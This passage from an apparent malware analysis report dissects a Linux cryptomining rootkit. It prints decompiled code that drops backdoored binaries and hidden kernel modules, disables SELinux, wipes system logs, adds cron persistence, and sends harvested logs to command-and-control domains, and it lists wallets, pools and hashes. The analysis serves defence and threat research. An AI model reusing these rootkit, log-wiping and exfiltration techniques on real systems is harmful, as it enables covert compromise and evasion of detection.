- pool.minexmr.com:80




Figure 5.2.8.3.1 – Possible mining pools

Moreover, two separate wallets were found, one for “monero” and one for “dero” coins, which made sense since the pools were targeting both of those coins.

The “monero” wallet:

- 49zeTpiAXTW2sgujzswAGSPcPf5Xw8KkF2efMx3swz6dKYZnsWGDmCzXPf76jee1CxNChnrgbrxPPJdWi1G5z1XEDGCKZcm

The “dero” wallet:

- dERokwuEQ3mGJNxMoqWpP1UJQUtZVoYKNRa3dMPvcD5K1j8RoBGQzZJJWaR6Fgr5bMMxK8LUdfAAHY8EBgDVxsUPAUZmDjhDJb

Although it was attempted to view the balance of those accounts, no information regarding the transactions was extracted (Figure 5.2.8.3.2).

The version included in “cos8.tar.gz” did not differ dramatically.




Figure 5.2.8.3.2 – Failing to check "monero" wallet's balance

5.2.8.4 The "kaudited" binary

The "kaudited" file is of most importance regarding the malware's functionality on "CentOS" systems. After all, its execution happens immediately after the installation process is finished (5.2.4).

The first thing that was noticed during the analysis the "cos7/bin/kaudited" binary was the modification of the "iproute.ko", "netlink.ko" and "cryptov2.ko" kernel modules, based on the kernel version of the system (Figure 5.2.8.4.1).

```
iVar1 = access("/lib/udev/ssd_control",0);
if (iVar1 != 0) {
  chmod("/lib/udev/ssd_control",0x1ed);
}
lVar2 = open("/lib/udev/ssd_control/iproute.ko",&wb);
lVar3 = open("/lib/udev/ssd_control/netlink.ko",&wb);
lVar4 = open("/lib/udev/ssd_control/cryptov2.ko",&wb);
if ((lVar2 == 0 || lVar3 == 0) || (lVar4 == 0)) {
  uVar5 = 0xffffffff;
  goto LAB_004018b2;
}
if (param_1 == 0x2b5) {
  uVar5 = 0;
  fwrite(&iproute_elf,0x43ae0,1,lVar2);
  fwrite(&netlink_elf,0xd8d68,1,lVar3);
  fwrite(&cryptov2,0x56c48,1,lVar4);
}
```

Figure 5.2.8.4.1 – Altering "iproute.ko", "netlink.ko" and "cryptov2.ko"

When the kernel modules had been modified, the "pam_unix.so" backdoor was deployed once more. In addition, the security levels of the system were lowered by altering the "/etc/selinux/config".

```
LAB_004007ac:
    pamunixso();
    if (iVar6 == 0) {
      lVar10 = 0x10;
      puVar14 = md5_chechsum;
      while (lVar10 != 0) {
        lVar10 = lVar10 + -1;
        *puVar14 = 0;
        puVar14 = puVar14 + (ulong)bVar15 * -2 + 1;
      }
      md5_calc("/usr/bin/loadxjump",md5_chechsum);
      iVar6 = string_compare(md5_chechsum,"a92423ade2af0a35ba9999f488c1e948");
      if (iVar6 != 0) {
        system("/bin/rm -f /usr/bin/loadxjump");
        mal_loadxjump_plus_cacert();
      }
      lVar10 = 0x10;
      puVar14 = md5_chechsum;
      while (lVar10 != 0) {
        lVar10 = lVar10 + -1;
        *puVar14 = 0;
        puVar14 = puVar14 + (ulong)bVar15 * -2 + 1;
      }
      md5_calc("/usr/bin/systemd-network",md5_chechsum);
      iVar6 = string_compare(md5_chechsum,"4be02494cb9d569f4de5a05d9b6a4c9f");
      if (iVar6 != 0) {
        system("/bin/rm -f /usr/bin/systemd-network");
        mal_systemd-network_create();
      }
      lVar10 = 0x10;
      puVar14 = md5_chechsum;
      while (lVar10 != 0) {
        lVar10 = lVar10 + -1;
        *puVar14 = 0;
        puVar14 = puVar14 + (ulong)bVar15 * -2 + 1;
      }
      md5_calc("/usr/bin/kswaped",md5_chechsum);
      iVar6 = string_compare(md5_chechsum,"f882adda86d599bec125c6f3a55062e7");
      if (iVar6 != 0) {
        system("/bin/rm -f /usr/bin/kswaped");
        mal_kaudited_create();
      }
      lVar10 = 0x10;
      puVar14 = md5_chechsum;
      while (lVar10 != 0) {
        lVar10 = lVar10 + -1;
        *puVar14 = 0;
        puVar14 = puVar14 + (ulong)bVar15 * -2 + 1;
      }
      md5_calc("/usr/bin/mingety",md5_chechsum);
      iVar6 = string_compare(md5_chechsum,"4c5b0444960e80e10a1df7b0bccb8163");
      if (iVar6 != 0) {
        system("/bin/rm -f /usr/bin/mingety");
        mal_mingety_create();
      }
```

Figure 5.2.8.4.2 – Dropping “loadxjump”, “systemd-udeved”, “kswaped” and “mingety”

Furthermore, the MD5 checksum of the following binaries (Table 5.2.8.4.1) located in “/usr/bin/” folder, was calculated, and compared with the corresponding, hardcoded hashes. If they did not match, they were removed and replaced with bytes located in the “kaudited” code (Figure 5.2.8.4.2).

Table 5.2.8.4.1 – The binaries and the accepted M55 hash

Binary	MD5 hash
loadxjump	a92423ade2af0a35ba9999f488c1e948
systemd-network	4be02494cb9d569f4de5a05d9b6a4c9f
kswapped	f882adda86d599bec125c6f3a55062e7
mingety	4c5b044490e80e10a1df7b0bccb8163

Finally, the modules were inserted to Linux Kernel via “insmod” commands.

This version of “kaudited” included in the “cos8.tar.gz” created and loaded only one Linux Kernel module, the “netlink.ko” (Figure 5.2.8.4.3).

```
Decompile: mal_netlink_create - (up_kaudited)

  iVar1 = access("/lib/udev/ssd_control",0);
  if (iVar1 != 0) {
    chmod("/lib/udev/ssd_control",0x1ed);
  }
  lVar2 = fopen("/lib/udev/ssd_control/netlink.ko",&wb);
  if (lVar2 == 0) {
    uVar3 = 0xffffffff;
  }
  else {
    if (param_1 == 0x93) {
      fwrite(&netlinkko_v1,0x2110a0,1,lVar2);
    }
    else {
      if (param_1 == 0xc1) {
        fwrite(&netlinkko_v2,0x222bc8,1,lVar2);
      }
      else {
        if (param_1 == 0x50) {
          fwrite(&netlinkko_v3,0x1e4c18,1,lVar2);
        }
      }
    }
    fclose(lVar2);
    actime = 0x4f4595cd;
    uStack36 = 0;
    modtime = 0x4f4595cd;
    uStack28 = 0;
    utime(0x4f4595cd,"/lib/udev/ssd_control/netlink.ko",&actime);
    actime = 0x4f4595cd;
    uStack36 = 0;
    modtime = 0x4f4595cd;
    uStack28 = 0;
    utime(0x4f4595cd,"/lib/udev/ssd_control",&actime);
    uVar3 = 0;
  }
  return uVar3;
```

Figure 5.2.8.4.3 – The creation of “netlink.ko”

Decompile: main - (up_kaudited)

```
version = get_version();
if (version - 0x50U < 0x43) {
  mal_netlink_create(0x50);
}
else {
  if (version - 0x93U < 0x2e) {
    mal_netlink_create(0x93);
  }
  else {
    if (0xc0 < version) {
      mal_netlink_create(0xc1);
    }
  }
}
pamunixso_plus_selinux();
pkeeminfo_create_plus_cacert();
mal_systemd-network_create();
mal_kswaped_create();
mal_mingety_create();
__sprintf_chk(local_98,"/%s/%s/%s/%s.ko",&lib,&udev,0x484939,"netlink");
```

Figure 5.2.8.4.4 – Main functionality of “cos8/bin/kaudited”

After getting the current version, the correct “netlink.ko” kernel module was created (Figure 5.2.8.4.3) and the “pamlinx.so” backdoor redeployed. Once again, “/etc/selinux/config” was modified to contain “SELINUX=disabled” and “SELINUXTYPE=targeted”. Instead of “loadxjump” the “pkeeminfo” was located and the rest of binaries were created without first comparing them to an MD5 checksum (Figure 5.2.8.4.4, Figure 5.2.8.4.5).

```
  fd = fopen("/usr/bin/kswaped",&wb);
  if (fd != 0) {
    fwrite(&kswaped_elf,0x147a84,1,fd);
    fclose(fd);
  }
  chmod("/usr/bin/kswaped",0755);
  actime = 0x4f4595cd;
  uStack20 = 0;
  modtime = 0x4f4595cd;
  uStack12 = 0;
  utime(0x4f4595cd,"/usr/bin/kswaped",&actime);
  return 0;
}
```

Figure 5.2.8.4.5 – The function "mal_kswaped_create"

The LKMs are analyzed in a separate subsection (5.2.8.6).

In the same function where “loadxjump” and “pkeeminfo” were created, the creation of the “/etc/rctlconf/certs/rctl_ca.crt” CA certificate was also encountered. In both “Nethserver” and “CentOS” they were identical (Figure 5.2.8.4.6).

```
amaryllis@soxband:/etc/rctlconf/certs
File Edit View Search Terminal Help
[amaryllis@soxband certs]$ cat rctl_ca.crt
-----BEGIN CERTIFICATE-----
MIIDlDCCAnwCCQDLuPJSsuqk0TANBgkqhkiG9w0BAQsFADCBizELMAkGA1UEBhMC
VVMxEDAOBgNVBAgMB05ld1lvcmsxEDAOBgNVBAcMB0J1ZmZhbG8xCzAJBgNVBAoM
AkFJMQswCQYDVQQLDAJJVDEbMBkGA1UEAwwScmN0bC5vbmxpbmV0YWxrLnRrMSEw
HwYJKoZIhvcNAQkBFhJyY3RsQG9ubGluZXRhbGsudGswHhcNMTkwNDI1MDYzODQ5
WhcNMjkwNDIyMDYzODQ5WjCBizELMAkGA1UEBhMCVVMxEDAOBgNVBAgMB05ld1lv
cmsxEDAOBgNVBAcMB0J1ZmZhbG8xCzAJBgNVBAoMAkFJMQswCQYDVQQLDAJJVDEb
MBkGA1UEAwwScmN0bC5vbmxpbmV0YWxrLnRrMSEwHwYJKoZIhvcNAQkBFhJyY3Rs
QG9ubGluZXRhbGsudGswggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC5
saDyMbpJl309Js5OOKHK4pOzFgZKliNTDBS7jGUqwnMkOyOxklth8nC6IsapIUny
JmWY/fYMrcBAsRyo954kLG4uxBgpgjDCrcoWil/Jo5FGH8A+eVRL6/V8dll9d1BC
G279oLIgrSq1CN7Pzg4wKJ+Aq9RYhtreddznbvJISleMDiYK/HP/UU6p/b1HZm2J
0YsnVKBGZVYFTl4RiEgIOftjbW2Nl7hFhvZSENnK7YG+fxHlJl6WYCU/uITgd67q
KfzbEl21rwP2IOH1w1CXtCR+yvtxWOKSNfGYmMiu4e0+2Qb3r+mKsMdYGbxXevYq
0m4QHCg61VZzFfbNKO+NAgMBAAEwDQYJKoZIhvcNAQELBQADggEBABd2fgRmNjMm
WeRZxQjWSy3x9P68OetO+UznGBWHDm/V4wTK/9qt0v6d6WmoO0s9dwlrqPrHe9ba
QYf41mje3+gJoBnUMBwFqcyWQi1bZKC7u94ESLA+NqRslSanSwizo6yqiUXPcZV5
/VJJYIPJL9X4QMH6RprDfd5T9l1+2OQI0cH+gUB/gNn0pfNJLB63lkUfM1p2VZNM
7QcBLmt0sG5GgBlWRI/v0CnXYkbKxrToNu2/A4Edkw6o3zCLXTlrfM+CINra7xMK
zIpS0U3gHQZXe42tRDqTciki+Zi9q3WOpaGfnfrAW1qm673aj9zOw1CWGZTNoyt/
iOXHZuTmBFo=
-----END CERTIFICATE-----
[amaryllis@soxband certs]$
```


Figure 5.2.8.4.6 – The certificated created by "kaudited" of "cos8.tar.gz"

The "loadxjmp" binary was using the configuration file "/etc/rctlconf/rctlcli.cfg" and a modified version of "rctl" (remote Linux control) tool [83]. Through code analysis it found out that the "/var/run/xiscsd" could contain information similar to "rctlcli.cfg" ("wan", "class") though it could not be located during the dynamic code or behavioral analysis.

In addition, a correlation with "rctl.c" and "r1" domain URLs could be made by viewing the "loadxjump" code (Figure 5.2.8.4.7).

```
pid = getpid();
FID_conflict:__isoc99_sscanf
          (PTR_DAT_008e4b68,"(%lu) %s +%d %s(): ERR: Set tcp_keepalive_time failed: %s\n",
           (long)pid,"rctl.c",0x58,"tcp_alive",uVar3,uVar4);
uVar3 = 0;
```

Figure 5.2.8.4.7 – TCP keepalive error

The "r1" domain URLs included:

- r1.franceeiffeltowers.com
- r1-443.franceeiffeltowers.com
- r1.googleblockchaintechnology.com
- r1-443.googleblockchaintechnology.com
- r1.howoldareyou999.com
- r1-443.howoldareyou999.com
- r1.mylittlewhitebirds.com
- r1-443.mylittlewhitebirds.com

The next malicious component, that was dropped from "kaudited" [80], is the "/usr/bin/kswaped" binary, which is responsible for the transmission of "/usr/include/ilog.h" and "/usr/include/olog.h" contents (Figure 5.2.8.4.8). Yet again it checked for the presence of those log files and upon success it connected and sent their contents a to "info.onlinetalk.tk" and "info.ipsfwallet.tk. Finally, before those files were removed, they were copied with an additional ".h" extension in their filename.

```
} while ((size_t *)puVar4 != &_dl_tls_static_used);
                /* usr/include/ilog.h */
readiLog.constprop.1();
                /* /usr/include/olog.h */
readoLog.constprop.0();
                /* info.onlinetalk.tk */
connect_server();
usleep(10000000);
                /* info.ipsfwallet.tk */
connect_server2();
__sleep(0x7080);
iVar3 = 0;
}
```

Figure 5.2.8.4.8 - The core functionality of “kswaped”

Another insteresting file which was dropped yet again by "kaudited" is the "mingety" binary. This one is responsible for prohibiting the analyst from using some well-known process analysis tools. To achieve this, the processes that contain the keywords "sysdig", "unhide" or "busybox" reusult in an unexpected system reboot [84] (Figure 5.2.8.4.9). A simple file renaming though could bypass this protection mechanism, since it is based on a simple “grep” command. It is worth mentioning that “sysdig” and “unhide” made their appearance on “skidmap’s” early analysis reports [85].

```
do {
  local_18 = 0;
  iVar1 = chk_sysdig(&local_18);
  if (iVar1 == 0) {
    iVar1 = FUN_0040f130(&local_18,0,10);
    if (iVar1 != 0) {
      reboot(0x1234567);
    }
  }
  local_18 = 0;
  iVar1 = chk_unhide(&local_18);
  if (iVar1 == 0) {
    iVar1 = FUN_0040f130(&local_18,0,10);
    if (iVar1 != 0) {
      reboot(0x1234567);
    }
  }
  local_18 = 0;
  iVar1 = chk_busybox(&local_18);
  if (iVar1 == 0) {
    iVar1 = FUN_0040f130(&local_18,0,10);
    if (iVar1 != 0) {
      reboot(0x1234567);
    }
  }
  usleep(400000);
} while( true );
```

Figure 5.2.8.4.9 – The core functionality of “mingety”

The last binary dropped by “kaudited” is the “systemd-network”. It preforms the renaming of the miner to “usr/bin/pamdicks” and it is responsible for its execution.

After every binary had been dropped, the “kaudited” cleared several log files and “cron” schedules (Figure 5.2.8.4.10).

```
{
  int iVar1;

  iVar1 = access("/etc/cron.d/ntp",0);
  if (iVar1 == 0) {
    system("/bin/rm -f /etc/cron.d/ntp");
  }
  iVar1 = access("/etc/cron.hourly/ntp",0);
  if (iVar1 == 0) {
    system("/bin/rm -f /etc/cron.hourly/ntp");
  }
  iVar1 = access("/var/log/messages",0);
  if (iVar1 == 0) {
    system("/bin/echo 0 > /var/log/messages");
  }
  iVar1 = access("/var/log/syslog",0);
  if (iVar1 == 0) {
    system("/bin/echo 0 > /var/log/syslog");
  }
  iVar1 = access("/var/log/kern.log",0);
  if (iVar1 == 0) {
    system("/bin/echo 0 > /var/log/kern.log");
  }
  iVar1 = access("/var/log/audit/audit.log",0);
  if (iVar1 == 0) {
    system("/bin/echo 0 > /var/log/audit/audit.log");
  }
  system("dmesg -c > /dev/null");
  return;
}
```

Figure 5.2.8.4.10 – Clearing log and "cron" files

5.2.8.5 Rest of the dropped binaries

The rest of the binaries included in the file like "ip6network", "rm", "scp", "ss", "ssh" and "wtmp" are altered copies of the legitimate linux files where:

- The "scp" Linux command which is made for securely copying files between Linux systems [14]
- The "ss" Linux command is used to display network socket related information [86]
- The "ssh" Linux command is used to loggin into a remote shell and can also be used to to execute a command on a remote system [14]
- The "wtmp" is a Linux file containing all the data of "utmp" which holds all the logs of the logins/logouts of users and many other system events [87].
- As it was already figured out during the investigation of the "installation-ssh.sh" script file (5.2.7), the "ip6network" is a copy of "/sbin/sshd".
- By viewing the code of the "rm" binary, it was identified that it is related with "/var/spool/cron/root" which indicates a scheduled activity. Also, a string that indicates a scheduled request via "curl" or "url" is evident (Figure 5.2.8.5.1). The requested URL though could not be retrieved.

```
Decompile: isrm - (up_rm)
                    ((char *)local_118,(allocator *)"echo >> /var/spool/cron/root");
                      /* try { // try from 00404e8e to 00404ea1 has its CatchHandler @ 00404ea4 */
      exec(local_128);
      std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_ZNSsD1Ev
                    ((basic_string<char,std::char_traits<char>,std::allocator<char>> *)local_128);
                      /* try { // try from 00404eca to 00404ece has its CatchHandler @ 00404ed1 */
      std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_ZNSsD1Ev(local_118);
      std::allocator<char>::~allocator(&local_109);
      bVar1 = IsFileExist("/usr/bin/curl");
      if (bVar1 == false) {
        bVar1 = IsFileExist("/usr/bin/url");
        if (bVar1 != false) {
          std::operator+<char,std--char_traits<char>,std--allocator<char>>
                      ((char *)local_b8,
                       (basic_string<char,std--char_traits<char>,std--allocator<char>> *)
                       "echo \"*/6 * * * * url -fsSL ");
```

Figure 5.2.8.5.1 – The malicious "rm" binary

Finally, the "system-udeved.service" file was dropped on CentOS v8 systems where kaudited is renamed to systemd.udeved (Figure 5.2.8.5.2).

```
remnux@remnux:~/Downloads/cos8/bin$ cat systemd-udeved.service
[Unit]
Description=systemd-udeved
After=systemd-sysctl.service network.target dbus.service

[Service]
#Type=forking
Type=notify
ExecStart=/usr/bin/systemd-udeved
ExecReload=/usr/bin/systemd-udeved
ExecStop=/usr/bin/systemd-udeved
#PrivateTmp=true
KillMode=process
Restart=on-failure
RestartSec=42s

[Install]
WantedBy=multi-user.target
```

Figure 5.2.8.5.2 – The "system-udeved.service" file

5.2.8.6 Kernel Modules

The kernel module "netlink.ko" is installed via the "kaudited" binary as previously mentioned in CentOS 8. It will not be visible in the list of loaded modules and it performs various techniques to hide any malicious activity related to miner. As it is evident in the figure below (Figure 5.2.8.6.1), the module initiates some functionalities regarding the protection and concealment of the rootkit, then it disables the "write-protected" permissions and performs various techniques to hide the TCP and UPD traffic related to miner and it also hides the CPU usage on the infected machine.

```
Decompile: init_module - (netlink.ko)

undefined8 init_module(void)

{
  __fentry__();
  rootkit_protect();
  hideModule();
  sys_call_table = kallsyms_lookup_name("sys_call_table");
  sys_call_table = sys_call_table | 0xffffffff00000000;
  disable_wp();
  port_start();
  cpu_flag = cpu_start();
  loadavg_flag = loadavg_start();
  file_start();
  enable_wp();
  return 0;
}
```

Figure 5.2.8.6.1 – The "cos8.tar.gz" "netlink.ko" module

On the other hand, at "CentOS" v7 there were 3 modules instead, "iproute.ko", "netlink.ko" (which is similar to that found on "CentOS v8"), and "cryptov2.ko".




Figure 5.2.8.6.2 – The "hacked_getdents" function

From the "iproute.ko" module it was evident that the author had maliciously edited the "getdents" function (Figure 5.2.8.6.2), which is a systemic function responsible for viewing the contents of directories [88]. The files that the author hid are:

- kswaped
- kaudited
- ip6network
- ip4network
- systemd-network
- xpropd
- xcond
- pluto

- mingety
- xiscsd
- tplinkd
- pascald
- gemdos2d
- gloofields
- hopformdit
- pkeeminfo
- pamdicks
- rxmlb2
- mdpsloads
- infiniex
- lzmoinfo
- picsmanager
- perkiseek
- sequemanx
- oddobjump
- pdxmlmrg
- mpidrubit
- hansiupxd
- helpmaninfo
- mpartinconf
- raid.ko
- iptable_mac.ko
- snd_pcs.ko
- usb_pcs.ko
- ipv6_kac.ko
- usb_control
- S94ip6netwok
- S95systemd-network
- pptpctrl
- ndptxeinfo
- libxml2info
- pkeeminfo (once more)
- grub2-infolist
- loadpixcare
- loadxjump
- irqbalanced
- libpcmcia.so
- ld.so.preload
- vpnserver
- ssd_control
- iproute.ko
- cryptov2.ko
- acpi_console.ko
- raid_console.ko
- ilog.h
- olog.h
- tinymapper
- udp2raw
- tinyvpn
- rctlconf
- rctlcli
- rctlser

- rctl_cert.pem
- rctl_priv.pem
- rctl_ca.crt
- rctlcli.cfg

The "crypto.v2" kernel module's sole purpose is to observe specific network traffic. More specifically, it installs two "netfilter" hooks in the kernel that will inspect incoming traffic and will allow any packet that is not TCP or UDP and in case of TCP or UDP, it will selectively let the traffic pass or not according to certain ports (Figure 5.2.8.6.3).

Decompile: cryptov2_init - (cryptov2.ko)

```

int cryptov2_init(void)

{
  try_module_get(&__this_module);
  hideModule();
  nf_register_hooks(ipt_ops,2);
  return 0;
}
```

Decompile: hook_local_in_func - (cryptov2.ko)

```

{
  byte *puvar1;
  ushort *puvar2;
  ushort port;

  __fentry__();
  if ((skb == (sk_buff *)0x0) || (puvar1 = skb->head + skb->network_header, puvar1 == (byte *)0x0))
  {
    return 1;
  }
  if (puvar1[9] == 6) {
    puvar2 = (ushort *)(skb->data + ((*puvar1 & 0xf) << 2));
    if (puvar2 == (ushort *)0x0) {
      return 1;
    }
    port = *puvar2 << 8 | *puvar2 >> 8;
    if ((((puvar2[1] != 62465) && (2 < (ushort)(port - 0xd05))) && (port != 4444)) && (port != 5555)
       ) {
      if (((port != 6666) && (port != 7777)) && ((port != 8888 && (port != 8990)))) {
        if (port == 443) {
          return 5;
        }
        if (port == 80) {
          return 5;
        }
        if (0x31 < (ushort)(port + 0x347c)) {
          return (-(uint)((ushort)(port + 12436) < 0x32) & 4) + 1;
        }
      }
      return 5;
    }
```

Figure 5.2.8.6.3 – Analyzing "crytpov2"

```
  }
  else {
    if (param_1 < 0xe6) {
      if (param_1 != 0x7b) goto LAB_00401b08;
      uVar2 = 0;
      fwrite(&iproute_v3,251513,1,iproute.ko);
      fwrite(&netlink_v3,806106,1,netlink.ko);
      fwrite(&cryptov2_v3,317674,1,cryptov2.ko);
    }
    else {
      if (param_1 == 0x147) {
        uVar2 = 0;
        fwrite(&iproute_v4,264822,1,iproute.ko);
        fwrite(&netlink_v4,834887,1,netlink.ko);
        fwrite(&cryptov2_v4,330839,1,cryptov2.ko);
      }
      else {
        if (param_1 != 0x202) goto LAB_00401b08;
        uVar2 = 0;
        fwrite(&iproute_v5,272664,1,iproute.ko);
        fwrite(&netlink_v5,868472,1,netlink.ko);
        fwrite(&cryptov2_v5,347784,1,cryptov2.ko);
      }
    }
  }
}
else {
  if (param_1 == 0x3bd) {
    uVar2 = 0;
    fwrite(&iproute_v6,295832,1,iproute.ko);
    fwrite(&netlink_v6,979728,1,netlink.ko);
    fwrite(&cryptov2_v6,421136,1,cryptov2.ko);
  }
```

Figure 5.2.8.6.4 – Multiple LKM versions

All the LKMs that could possibly infect a “CentOS” system were extracted from the “kaudited” files (Figure 5.2.8.6.4) by applying the same technique that was used for the extraction of “binarypam” and “binarypam8” binaries (5.2.1). When downloaded, they were saved to a different folder (v1 to v9) so that they are grouped together. In order to calculate all the MD5 checksums, the following command was entered on the terminal:

- **$ md5sum v*/***

A lot of the LKMs could not be found via their MD5 hash on the VT online platform. For this reason, they were uploaded. The newly uploaded files were identified by significantly fewer AV engines (4 – 8 engines) than those that were uploaded on previous dates (7 – 30 engines).

Table 5.2.8.6.1 – The LKMs of "CentOS" v7 and their MD5 hash

LKM	MD5
iproute.ko	e2573d2cb355821ada600b30223f1fed
	5fd025a785397c8d4136024440f049c7
	a36460ead268ce98095fb03aa5e1a9ca
	2ee204622154a0f969ed72f2812ba2f0
	22732077665d5911d5eb0e0f886c80aa
	19ffede9e27db53ef8e6ec9ad6e72442
	9c54f0a492f3246dcdbe94c2cb9f010c
	b116a39ed0aab864f749126f8040ef6e
	f4200fe0b7830f02cbb9a4bc4fb21ff2
netlink.ko	108aaeeb98f823e6537a78ed2e8b3149
	50c5c713dec7d851dfb66d6dbdab105c
	fd82981da07001593bc8ed05eb590c81
	6d417f7e0c6c1efa04de496e7f929dc3
	b09597414e0cdd770199c38bc42ddc2a
	4fa0361bed25459e0915bab92ccc5a8f
	aaf05cf0a5474a57c9c3637d40eba73d
	76d5be89fee2eb8706720115f13499aa
	342afdc4b589cc99de4eee246467ef8f
cryptov2.ko	7b9f41526f66af2e862616f0db9bcb4c
	0f53a6613e638dee2280322a753217d4
	2ee204622154a0f969ed72f2812ba2f0
	502ef9ac3c9e41f19eb4a1fd60d79b4b
	a0fad3be742656a5c3b7da3e6a2e7b68
	31add101b8007c771eeaad335fe3f06f
	506663c0216a29694db598ce2d379d7d
	01faddbb9db6c5dd54654dd9468bfb65
	0c6e5b9f04fcff56ed882e112abea263

For the LKMs that were related to "CentOS" v8 systems, only 2 AV engines (Avast, AVG) were able to identify them as malicious.

